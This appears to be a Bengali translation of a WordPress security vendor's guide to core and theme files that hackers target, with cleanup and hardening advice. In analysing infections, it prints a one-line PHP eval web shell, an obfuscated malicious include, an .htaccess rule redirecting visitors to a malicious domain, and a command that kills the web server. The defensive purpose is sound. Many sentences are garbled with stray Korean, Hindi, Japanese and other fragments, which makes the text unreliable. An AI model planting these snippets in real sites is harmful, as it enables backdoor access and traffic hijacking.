

ওয়ার্ডপ্রেস ওয়েবসাইট তৈরি করাকে অত্যন্ত সহজ করে দিয়েছে এবং যেকোনো আকারের ব্যক্তি বা প্রতিষ্ঠানকে অনলাইন উপস্থিতি রাখতে সক্ষম করেছে।
যখন আপনি আপনার ওয়ার্ডপ্রেস ওয়েবসাইট হোস্ট করেন, তবে এর নিরাপত্তা নিশ্চিত করা অপরিহার্য। আপনি কখনোই এমন পরিস্থিতি চান না যেখানে সকালে উঠলে দেখেন আপনার ওয়েবসাইট হ্যাক হয়ে গেছে এবং আপনার সকল ডেভেলপমেন্ট ও SEO পরিশ্রম নाले পড়ে গেছে। 🙁
লোকপ্রিয়তা কারণে হ্যাকাররা ওয়ার্ডপ্রেসের পাশাপাশি এর থিম ও প্লাগইনগুলোকেও লক্ষ্য করে। যদি কোনো প্লাগইনে সুরক্ষা ত্রুটি খুঁজে পান, তবে সেই প্লাগইন ইনস্টল করা প্রায় সকল ওয়েবসাইট সহজেই এক্সপ্লॉइট করতে পারেন।
সম্পর্কিত গাইড – ওয়ার্ডপ্রেস ম্যালওয়্যার রিমুভাল
সাম্প্রতিক কন্ট্যাক্ট ফর্ম ৭ প্লাগইনের সুরক্ষা ত্রুটির উদাহরণ লें। অনুমান করা হচ্ছে ৫ মিলিয়নেরও বেশি ওয়েবসাইট এই প্লাগইন ব্যবহার করছিল এবং ত্রুটি প্রকাশ পাওয়ার পর স 테니 ভাবলeble हो गए। এই ত্রুটির কারণে আক্রমণকারীরা যেকোনো টাইপের ফাইল আপলোড করতে পারত, ওয়েবসাইটে অনুমোদিত ফাইল টাইপের সকল সীমাবদ্ধতা বাইপাস করে। 더불어, এটি আক্রমণকারীদের অনুমতি দিত কন্ট্যাক্ট ফর্ম ৭ প্লাগইন ৫.৩.১ এর নিচের ভার্সন এবং ফাইল আপলোড সক্ষম করা সাইটগুলিতে ম্যালিশিয়াস কন্টেন্ট যেমন ওয়েব শেল ইনজেক্ট করার জন্য।
একইভাবে, 'স্লাইডার রেভোলিউশন' প্লাগইনে একটি LFI সুরক্ষা ত্রুটি ছিল যা হ্যাকারদের দুর্বল ওয়ার্ডপ্রেস সাইট থেকে wp-config.php ডাউনলোড করতে সক্ষম করত। এর ফলে ডাটাবেস শংসাপত্র, এনক্রিপশন কী এবং ওয়েবসাইট সম্পর্কিত অন্যান্য সংবেদনশীল কনফিগারেশন তথ্য লিক হয়ে যাত। এটিকে wp-config.php হ্যাক নামে অভিহিত করা হলো।
এই গাইডে, আমরা আপনার ওয়ার্ডপ্রেস সাইটের সকল গুরুত্বপূর্ণ ফাইল এবং লোকেশন সম্পর্কে আলোচনা করব যা হ্যাকাররা ও ম্যালওয়্যারের লক্ষ্য হতে পারে।
১) ওয়ার্ডপ্রেস wp-config.php হ্যাক
wp-config.php প্রতিটি ওয়ার্ডপ্রেস ইনস্টলেশনের জন্য অত্যন্ত গুরুত্বপূর্ণ একটি ফাইল। এটি সাইটের কনফিগারেশন ফাইল এবং ওয়ার্ডপ্রেস ফাইল সিস্টেম ও ডাটাবেসের মধ্যে ব্রিজ হিসেবে কাজ করে। wp-config.php ফাইলটি নিম্নলিখিত সংবেদনশীল তথ্য ধারণ করে:
- ডাটাবেস হোস্ট
- ইউজারনেম, পাসওয়ার্ড, এবং পোর্ট নম্বর
- ডাটাবেস নাম
- ওয়ার্ডপ্রেসের সিকিউরিটি কী
- ডাটাবেস টেবিল প্রিফিক্স
সম্পর্কিত গাইড – ওয়ার্ডপ্রেস সিকিউরিটির সম্পূর্ণ ধাপে ধাপে গাইড (হ্যাক হবার ঝুঁকি ৯০% কমান)
এই ফাইলের সংবেদনশীল প্রকৃতির কারণে হ্যাকাররা এর পেছনে পড়ে থাকেন। গত বছর, WP প্লাগইন ডুপ্লিকেটর-এ একটি গুরুতর ত্রুটি পাওয়া গিয়েছিল। সেখানে অনঅথেনটিকেটেড আর্বিট্রেরি ফাইল ডাউনলোড লক্ষণ ছিল যা হ্যাকারদের wp-config ফাইল ডাউনলোড করতে দিত।
একবার wp-config.php হ্যাকের মাধ্যমে ডাটাবেস লগইন ডিটেইলস পেয়ে গেলে, হ্যাকাররা ডাটাবেসের সাথে সংযোগ साधতে চান এবং নিজেদের জন্য নকল WP অ্যাডমিন অ্যাকাউন্ট তৈরি করেন। এতে তাদের ওয়েবসাইট এবং ডাটাবেসে পূর্ণ অ্যাক্সেস হয়ে যায়। ব্যবহারকারীদের পাসওয়ার্ড, ইমেইল আইডি, ফাইল, ছবি, WooCommerce ট্রানজেকশন ডিটেইলস সহ সংবেদনশীল ডেটা হ্যাকারদের হাতে পড়ে যায়। আপনার ওয়ার্ডপ্রেস সাইটে নিরবিচ্ছিন্ন অ্যাক্সেস রাখতে তারা ফাইল sman ব্যাকডোরের মতো স্ক্রিপ্টও ইনস্টল করতে পারে।

২) ওয়ার্ডপ্রেস index.php হ্যাক
index.php ফাইলটি প্রতিটি ওয়ার্ডপ্রেস সাইটের এন্ট্রি পয়েন্ট। যেহেতু এটি সাইটের প্রতিটি পেজের সাথে রান করে, হ্যাকাররা এতে ম্যালিশিয়াস কোড ইনজেক্ট করে যা পুরো ওয়েবসাইটকে প্রভাবিত করে।
উদাহরণস্বরূপ, pub2srv ম্যালওয়্যার এবং ফেভিকন ম্যালওয়্যার হ্যাক index.php ফাইলগুলোকেই লক্ষ্য করে। আস্ট্রা সিকিউরিটির গবেষকরা এই ব্যাপক ম্যালওয়্যার রিডাইরেকশন ক্যাম্পেইন পর্যবেক্ষণ করছিলেন এবং দেখলেন index.php ফাইলগুলিতে নিচের মতো ম্যালিশিয়াস কোড যোগ করা হয়েছে:
@include "\x2f/sgb\x2ffavi\x63on_5\x34e6ed\x2eico"; কিছু ম্যালওয়্যার ক্যাম্পেইন index.php ফাইলকে index.php.bak হিসেবে রিনেম করে দেয় এবং ওয়েবসাইট ক্র্যাশ করে দেয়, ফলে সাইট লোড হয় না।
index.php ফাইলে এমন ম্যালিশিয়াস কোড থাকলে ওয়েবসাইট ভিজিটররা অদ্ভুত পপ-আপ, বিজ্ঞাপন দেখতে পেতে পারে বা স্প্যামি সাইটগুলিতে রিডাইরেক্ট হয়ে যেতে পারে। এই হ্যাক ফিক্স করতে, এই ফাইলের কন্টেন্ট ওয়ার্ডপ্রেস tarafından প্রকাশিত অরিজিনাল কপির সাথে তুলনা করুন।
সম্পর্কিত গাইড – দ アルটিমেট ওয়ার্ডপ্রেস হ্যাক রিমUভাল গাইড
৩) ওয়ার্ডপ্রেস .htaccess ফাইল হ্যাক
.htaccess ফাইলটি সাধারণত আপনার ওয়ার্ডপ্রেস ওয়েবসাইটের হোম লোকেশনে পাওয়া যায়, যা ওয়েবসাইটের প্রয়োজন অনুযায়ী সার্ভার সেটিংস কনফিগার করতে সাহায্য করে। এটি সাধারণত Apache সার্ভারে পাওয়া যায়। .htaccess ফাইলটি আপনার ওয়েব সার্ভারের পারফরম্যান্স এবং আচরণ নিয়ন্ত্রণ করার একটি শক্তিশালী উপাদান। এটি আপনার ওয়েবসাইটের নিরাপত্তা নিয়ন্ত্রণের জন্যও ব্যবহার করা যেতে পারে। .htaccess ফাইলটির কিছু সাধারণ ব্যবহার:
- সাইটের নির্দিষ্ট ফোল্ডারে অ্যাক্সেস সীমাবদ্ধ করা
- সাইটের সর্বোচ্চ মেমরি ব্যবহার কনফিগার করা
- রিডাইরেক্ট তৈরি করা
- HTTPS বাধ্যতামূলক করা
- ক্যাশিং পরিচালনা করা
- কিছু স্ক্রিপ্ট ইনজেকশন আক্রমণ প্রতিরোধ করা
- সর্বোচ্চ ফাইল আপলোড সাইজ নিয়ন্ত্রণ করা
- বটগুলোকে ইউজারনেম খুঁজে বের করতে বাধা দেওয়া
- ইমেজ হটলিংকিং ব্লক করা
- ফাইলগুলোর অটোমেটিক ডাউনলোড বাধ্যতামূলক করা
- ফাইল এক্সটেনশন পরিচালনা করা
তবে, আক্রমণের সময় এই ফিচারগুলো আক্রমণকারীর জন্য ক্লিক হারভেস্ট করতে ব্যবহার হতে পারে। প্রায়শই .htaccess ফাইলে ম্যালিশিয়াস কোড ইনজেক্ট করা হয় যूজারদের রিডাইরেক্ট করার জন্য। কখনও কখনও এটি ব্যবহারকারীদের স্প্যাম দেখানোর জন্যও ব্যবহার করা হয়। নিচের কোডটি দেখুন:
RewriteEngine On RewriteOptions inherit RewriteCond %{HTTP_REFERER} .*ask.com.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*msn.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*bing.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*live.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*aol.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*altavista.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*excite.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*search.yahoo*$ [NC] RewriteRule .* https://MaliciousDomain.tld/bad.php?t=3 [R,L]শেষ লাইনের ম্যালিশিয়াস কোডটি সাইট থেকে ইউজার ট্রাফিক রিডাইরেক্ট করছে। ফলে ব্যবহারকারীরা https://MaliciousDomain.tld-এ রিডাইরেক্ট হচ্ছে। তারপর এটি bad.php স্ক্রিপ্ট লোড করার চেষ্টা করে। আপনার সাইট থেকে অস্বাভাবিক রিডাইরেকশন লক্ষ্য করলে এটি .htaccess ফাইল হ্যাকের কারণে হতে পারে। যাইহোক, আপনি যদি ফাইলটি না পান, বা এটি খালি থাকে – তবেও প্যানিক করবেন না কারণ এই ফাইল বাধ্যতামূলক নয় (পার্মালিংক ব্যবহার না করা পর্যন্ত)।
৪) ওয়ার্ডপ্রেস footer.php ও header.php (ওয়ার্ডপ্রেস থিম ফাইল হ্যাক)
প্রতিটি ওয়ার্ডপ্রেস থিমে footer.php এবং header.php নামে একটি ফাইল থাকে যাতে সাইটের ফুটার এবং হেডারের কোড থাকে। এই এলাকায় স্ক্রিপ্ট ও নির্দিষ্ট উইজেট থাকে যা পুরো ওয়েবসাইটে একই থাকে। উদাহরণস্বরূপ, আপনার ওয়েবসাইটের নিচে শেয়ার উইজেট বা সোশ্যাল মিডিয়া উইজেট। কখনও কখনও এটি শুধু কপিরাইট ইনফো, ক্রেডিট ইত্যাদি হতে পারে।
সুতরাং, এই দুটি ফাইল গুরুত্বপূর্ণ ফাইল যা আক্রমণকারীদের লক্ষ্য হতে পারে। এটি প্রায়শই ম্যালওয়্যার রিডাইরেকশন এবং স্প্যাম কন্টেন্ট প্রদর্শনের জন্য ব্যবহার করা হয়, যেমন digestcolect[.com] রিডাইরেক্ট ম্যালওয়্যার-এর ক্ষেত্রে হয়েছিল।
হ্যাক করা সাইটগুলিতে এই ফাইলগুলিতে গিব্বারিশ কোড থাকতে পারে, যেমন নিচের স্ক্রিনশটে দেখানো হয়েছে:

আমরা এর কিছু অংশ ডিকোড করেছি এবং পেয়েছি যে হ্যাকাররা ব্রাউজার কুকি ব্যবহার করে ইউজারদের শনাক্ত করছে এবং তাদের ম্যালিশিয়াস বিজ্ঞাপন দেখাচ্ছে।
অধিকন্তু, একটি আর উদাহরণে আক্রমণকারীরা সকল .js এক্সটেনশন والی ফাইলগুলিতে জাভাস্ক্রিপ্ট কোড ইনজেক্ট করেছিল। ব্যাপক সংক্রমণের কারণে ऐसे হ্যাক ক্লিন করা প্রায়শই কঠিন হয়ে যায়।

৫) ওয়ার্ডপ্রেস functions.php হ্যাক
থিম ফোল্ডারের ভিতরের functions ফাইল একটি প্লাগইনের মতো আচরণ করে। অর্থাৎ, এটি ওয়ার্ডপ্রেস সাইটে অতিরিক্ত ফিচার এবং ফাংশনালিটি যোগ করতে ব্যবহার করা যেতে পারে। functions.php ফাইলটি ব্যবহার করা যেতে পারে:
- ওয়ার্ডপ্রেস ইভেন্ট/ফাংশন কল করতে
- নেটিভ PHP ফাংশন কল করতে
- নিজস্ব ফাংশন ডিফাইন করতে
functions.php ফাইল প্রতিটি থিমের সাথে থাকে, কিন্তু মনে রাখতে হবে যে যেকোনো সময়ে শুধু একটি functions.php ফাইল এক্সিকিউট হয় – সক্রিয় থিমের वाला। এই কারণে functions.php ফাইলগুলো Wp-VCD ব্যাকডোর হ্যাক-এ সক্রিয়ভাবে লক্ষ্য করা হয়েছিল। এই ম্যালওয়্যার নতুন অ্যাডমিন তৈরি করত এবং সাইটে স্প্যাম পেজ ইনজেক্ট করত যেমন ফার্মা এবং জাপানি SEO স্প্যাম।
<?php if (file_exists(dirname(__FILE__) . '/class.theme-modules.php')) include_once(dirname(__FILE__) . '/class.theme-modules.php'); ?>উপরোক্ত কোড থেকে স্পষ্ট, এই ফাইল class.theme-modules.php ফাইলটি ইনক্লুড করছে। এই ফাইলটি ব্যবহার করে আপনার সাইটে ইনস্টল অন্যান্য থিমগুলিতে (নিষ্ক্রিয় থাকলেও) ম্যালওয়্যার ইনস্টল করা হতো। ফলে নতুন ইউজার এবং ব্যাকডোর তৈরি হতো। এর ফলে ফাইল ক্লিনアップ করার পরেও আক্রমণকারীরা সাইটে অ্যাক্সেস রাখতে পারত।
৬) ওয়ার্ডপ্রেস wp-load.php হ্যাক
wp-load.php প্রতিটি ওয়ার্ডপ্রেস সাইটের জন্য অত্যন্ত গুরুত্বপূর্ণ একটি ফাইল। wp-load.php ফাইলটি ওয়ার্ডপ্রেস এনভায়রনমেন্ট বুটস্ট্র্যাপ করতে সাহায্য করে এবং প্লাগইনগুলিকে নেটিভ WP কোর ফাংশন ব্যবহার করার ক্ষমতা দেয়। অনেক ম্যালওয়্যার ভেরিয়েন্ট wp-load নামে ম্যালিশিয়াস ফাইল তৈরি করে ওয়ার্ডপ্রেস সাইট ইনফেক্ট করে, যেমন চাইনা চপ্পার ওয়েব শেল ম্যালওয়্যারের ক্ষেত্রে দেখা গিয়েছিল। এই 대표적인 আচরণ ছিল wp-load-eFtAh.php এর মতো ফাইল সার্ভারে তৈরি করা। যেহেতু নাম আসল ফাইলের সাথে মিলে যায়, FTP-তে লগইন করার সময় আপনি এটিকে সন্দেহজনক বলে মনে করতে পারেন না। এই ফাইলগুলিতে নিচের মতো কোড থাকে:
<?php /*5b7bdc250b181*/ ?><?php @eval($_POST['pass']);?>এই কোড আক্রমণকারীরা pass প্যারামিটারের মাধ্যমে পাঠানো যেকোনো PHP কোড সাইটে রান করতে দেয়। এই ব্যাকডোর ব্যবহার করে ক্ষতিকর কমান্ড এক্সিকিউট করা যেতে পারে। উদাহরণস্বরূপ, কমান্ড — https://yoursite/your.php?pass=system("killall -9 apache"); — ওয়েব সার্ভার প্রসেস কিল করে দিতে পারে। এটি পুরো সার্ভার বন্ধ করে দিতে পারে। কোডের দৈর্ঘ্য देखकर বিচার করবেন না – এটি আপনার সার্ভার রিমোট থেকে নিয়ন্ত্রণ করার জন্য পর্যাপ্ত বিপজ্জনক।
৭) সার্ভারে class-wp-cache.php ফাইলের বाढ়
সাম্প্রতিক একটি হ্যাকে আমরা দেখেছি cPanel এবং পুরো ওয়েব সার্ভারে দশক বা হাজার হাজার class-wp-cache.php ফাইল তৈরি হয়ে যায়। ওয়েবসাইটের প্রতিটি ফোল্ডার সহ কোর ফাইলগুলিও এই ম্যালিশিয়াস ফাইলদের দ্বারা ইনফেক্ট হয়ে যায়। সাধারণত ওয়েবসাইট কোডে সুরক্ষা ত্রুটি থাকা এই ইনফেকশনের কারণ।
ওয়ার্ডপ্রেস ফাইল ক্লিনআপ ও সিকিউর করার পদ্ধতি
১) ফাইল ক্লিন করা
প্রথমে, wp-config.php হ্যাকের মতো আক্রমণের কারণগুলোর তদন্ত করুন। তারপর ম্যালিশিয়াস/গিব্বারিশ কোড সরিয়ে দিন। দ্বিতীয়ত, আপনার ব্যাকআপ থেকে ইনফেক্টেড ফাইলগুলো রিস্টোর করুন। ব্যাকআপ না থাকলে GitHub-এ 본래 ওয়ার্ডপ্রেস ফাইলগুলো চেক করুন। যেকোনো পরিবর্তন করার আগে ফাইলগুলোর ব্যাকআপ রাখতে ভুলবেন না। কোড রিমুভাল প্রক্রিয়ায় যেকোনো ভুল আপনার সাইট ভাঙতে পারে।
২) প্লাগইন ব্যবহার করে সাইট সিকিউর করা
এই ধরনের হ্যাকে হ্যাকাররা প্রায়শই কোর CMS ফাইলগুলো মডিফাই করে। আপনার কোর ওয়ার্ডপ্রেস ফাইলগুলো মডিফাই হয়েছে কিনা চেক করা গুরুত্বপূর্ণ। আস্ট্রা সিকিউরিটির কাস্টমাররা ইতিমধ্যে এই ফিচার পায় এবং যেকোনো পরিবর্তন সনাক্ত হলে অটোমেটিক্যালি নোটিফাই হয়ে থাকেন।

আস্ট্রা সিকিউরিটি ফাইল পরিবর্তন রিভিউ করার জন্য একটি ইনবিল্ট রিভিউ মেকানিজমও প্রদান করে।

কোর সিস্টেম ফাইলগুলোর পরিবর্তনগুলো রিভিউ করার পর, আপনাকে আপনার সাইটটি ম্যালওয়্যার স্ক্যানিং সলিউশন যেমন আস্ট্রা ওয়েবসাইট প্রটেকশন দিয়ে স্ক্যান করতে হবে যাতে ম্যালিশিয়াস কন্টেন্টযুক্ত ফাইলগুলো শনাক্ত করা যায়। এই টুলগুলো আপনাকে ম্যালওয়্যার ফাইল, ম্যালিশিয়াস লিংক, হ্যাকের কারণ ইত্যাদির পুরো স্ক্যান রিপোর্ট দেয়।
৩) সংবেদনশীল ফাইল লুকিয়ে রাখা
ফাইলগুলো এক্সপোজ করা সংবেদনশীল তথ্য প্রকাশ করতে পারে, যেমন আমরা এই আর্টিকেলে wp-config.php হ্যাক নিয়ে আলোচনা করেছি। তাই সার্ভারে এই ফাইলগুলো লুকিয়ে রাখা জরুরি। .htaccess ফাইল এই ফাইলগুলো সিকিউর করতে সাহায্য করতে পারে।
wp-content/uploads ফোল্ডারে যেকোনো PHP ফাইল অ্যাক্সেস রোধ করতে, wp-content/uploads ফোল্ডারে একটি .htaccess ফাইল তৈরি করুন এবং নিচের কোডটি যোগ করুন:
# Kill PHP Execution <Files ~ ".ph(?:p[345]?|t|tml)$"> deny from all </Files>wp-includes ফোল্ডারের সংবেদনশীল ফাইলগুলো লুকাতে, আপনার সাইটের রুটের .htaccess ফাইলে নিচের কোডটি যোগ করুন:

# Block wp-includes folder and files <IfModule mod_rewrite.c> RewriteEngine On RewriteBase / RewriteRule ^wp-admin/includes/ - [F,L] RewriteRule !^wp-includes/ - [S=3] RewriteRule ^wp-includes/[^/]+\.php$ - [F,L] RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F,L] RewriteRule ^wp-includes/theme-compat/ - [F,L] </IfModule>আপনি এই পুরো প্রক্রিয়া বাদ দিয়ে শুধু WP Hardening Plugin ইনস্টল করতে পারেন। এই প্লাগইন শুধু একটি বাটন টগল করে wp-contents, wp-uploads ইত্যাদি সংবেদনশীল ফাইলগুলো লুকিয়ে দেয়। এর পাশাপাশি WP-Hardening আপনার ওয়েবসাইটের অন্যান্য গুরুত্বপূর্ণ সিকিউরিটি এলাকাও সিকিউর করতে সাহায্য করে, যাতে আক্রমণকারীরা সংবেদনশীল তথ্য শনাক্ত ও এক্সপ্লয়েট করতে না পারে।
সম্পর্কিত গাইড – ওয়ার্ডপ্রেস ম্যালওয়্যার রিমUভালের ধাপে ধাপে গাইড
৪) ওয়ার্ডপ্রেস আপডেট করা
সদা আপনার WP ইনস্টলেশন, এর প্লাগইন এবং থিম আপডেট রাখুন। অনেক সুরক্ষা ত্রুটি আপডেটেড ইনস্টলেশন রান করে প্লাগ করা যায়। শুধু খ্যাতিমান প্লাগইন এবং থিম ব্যবহার করুন। খারাপ কোড করা বা নাল থিম এড়িয়ে চলুন। এতে wp-config.php হ্যাকের মতো আক্রমণ দূরে থাকবে।
এটি আরও ভালোভাবে ব্যাখ্যা করার জন্য, আমরা আপনার ওয়ার্ডপ্রেস সাইট সিকিউর করার সম্পূর্ণ ধাপে ধাপে ভিডিও তৈরি করেছি:
৫) ওয়ার্ডপ্রেস ফায়ারওয়াল ব্যবহার করুন
ফায়ারওয়াল আপনার সাইট সিকিউর করতে অত্যন্ত কার্যকর। একটি ফায়ারওয়াল আপনার সাইটে আসা ট্রাফিক মনিটর করতে পারে এবং ইনফেকশন রোধ করার প্রতিরক্ষামূলক ব্যবস্থা নিতে পারে। এটি wp-config.php হ্যাকের মতো আক্রমণ কার্যকরভাবে প্রতিরোধ করতে পারে। বাজারে একাধিক কস্ট-ইফেক্টিভ ফায়ারওয়াল সলিউশন উপলব্ধ। আস্ট্রা সিকিউরিটির वाला নমনীয় এবং আপনার প্রয়োজনের উপযোগী।

আস্ট্রা ফায়ারওয়াল রিয়েল-টাইমে SQLi, কোড ইনজেকশন, XSS, CSRF এবং ১০০+ অন্যান্য সাইবার হুমলা রোধ করে। এটি অস্বাভাবিক ও নকল লগইন ডিটেক্ট ও ব্লক করে এবং আপনার ওয়েবসাইটকে অটোমেটিক্যালি এবং নিয়মিত স্ক্যান করে।
৬) ওয়ার্ডপ্রেস সিকিউরিটি অডিট বা পেন টেস্টিং
ওয়ার্ডপ্রেস সবচেয়ে জনপ্রিয় CMS হওয়ায় এবং তাই সিকিউরিটি সমস্যার albergue, আক্রমণকারীরা সবসময় ওয়ার্ডপ্রেস ওয়েবসাইটে এক্সপ্লয়েটযোগ্য ভালনারেবিলিটি খুঁজতে থাকে। তাই ওয়ার্ডপ্রেস সাইটের পেন-টেস্টিং করা অপরিহার্য হয়ে উঠেছে যাতে এটি আক্রমণ থেকে সুরক্ষিত থাকে।
পেনিট্রেশন টেস্টিং হলো একটি ওয়েব অ্যাপ্লিকেশন, নেটওয়ার্ক বা কম্পিউটার সিস্টেমের বিপরীতে সিমুলেটেড আক্রমণ যাতে এর নিরাপত্তা মূল্যায়ন করা যায় এবং আক্রমণকারী আক্রমণ করার আগে কোনো ভালনারেবিলিটি খুঁজে বের করা যায়। ওয়ার্ডপ্রেস সাইট পেন-টেস্ট করার সময় করা সিমুলেটেড আক্রমণের একটি হলো ডিরেক্টরি লিস্টিং ভালনারেবিলিটি চেক করা যা মূলত wp-includes, wp-index.php, wp-config.php, wp-admin, wp-load.php, wp-content ইত্যাদি সংবেদনশীল ডিরেক্টরি ইনডেক্স করে এবং আক্রমণকারীর হাতে সংবেদনশীল তথ্য দিতে পারে।
আমাদের ফ্রি WP Hardening Plugin-এ এক ক্লিকে ১২+ সিকিউরিটি ইস্যু ফিক্স করুন
সম্পর্কিত গাইড – ওয়ার্ডপ্রেস সিকিউরিটির সম্পূর্ণ ধাপে ধাপে গাইড (হ্যাক হবার ঝুঁকি ৯০% কমান)
